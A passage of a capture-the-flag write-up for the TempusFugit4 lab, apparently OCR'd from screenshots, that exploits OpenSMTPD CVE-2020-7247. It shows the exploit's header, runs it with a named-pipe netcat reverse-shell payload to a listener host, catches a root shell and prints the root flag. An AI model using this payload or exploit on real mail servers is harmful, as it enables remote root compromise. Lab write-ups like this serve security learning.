
```
#!/usr/local/bin/python3
#
# Exploit Title: OpenSMTPD 6.6.2 - Remote Code Execution
# Date: 2020-01-29
# Exploit Author: 1F98D
# Original Author: Qualys Security Advisory
# Vendor Homepage: https://www.opensmtpd.org/
# Software Link: https://github.com/OpenSMTPD/OpenSMTPD/releases/tag/6.6.1p1
# Version: OpenSMTPD < 6.6.2
# Tested on: Debian 9.11 (x64)
# CVE: CVE-2020-7247
# References:
# https://www.openwall.com/lists/oss-security/2020/01/28/3
#
# OpenSMTPD after commit a8e222352f and before version 6.6.2 does not adequately
# escape dangerous characters from user-controlled input. An attacker
# can exploit this to execute arbitrary shell commands on the target.
#
…
```

Then we try the exploit; sending another named pipes nc revshell.




```
TempusFugit4$ python3 exploit.py 10.13.37.1 25 mofo.org 'mkfifo /tmp/jgl; nc 192.168.66.253 80 0</tmp/jgl | /bin/sh >/tmp/jgl 2>&1; rm /tmp/jgl'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done
TempusFugit4$ █
```

Our listening netcat receives connection.



```
┌─[root@4ndr34z]─[~]
└──╼ #nc -lvnp 80
listening on [any] 80  ...
connect to [192.168.66.253] from (UNKNOWN) [192.168.66.140] 44712
id
uid=0(root) gid=0(wheel) groups=0(wheel)
█
```



```
TempusFugit4# cat root.txt

brought to you by @theart42 and @4nqr34z, hope you enjoyed hacking OpenBSD for a change.

Shout out to @m0tleycrew for alpha and beta testing, they are a good bunch of people

See you for TF5!!!

flag: 1722a2ee64d7406060f4b2a76fffefed5d1d29b8d240fbd25af33388d7ee4f97
TempusFugit4# █
```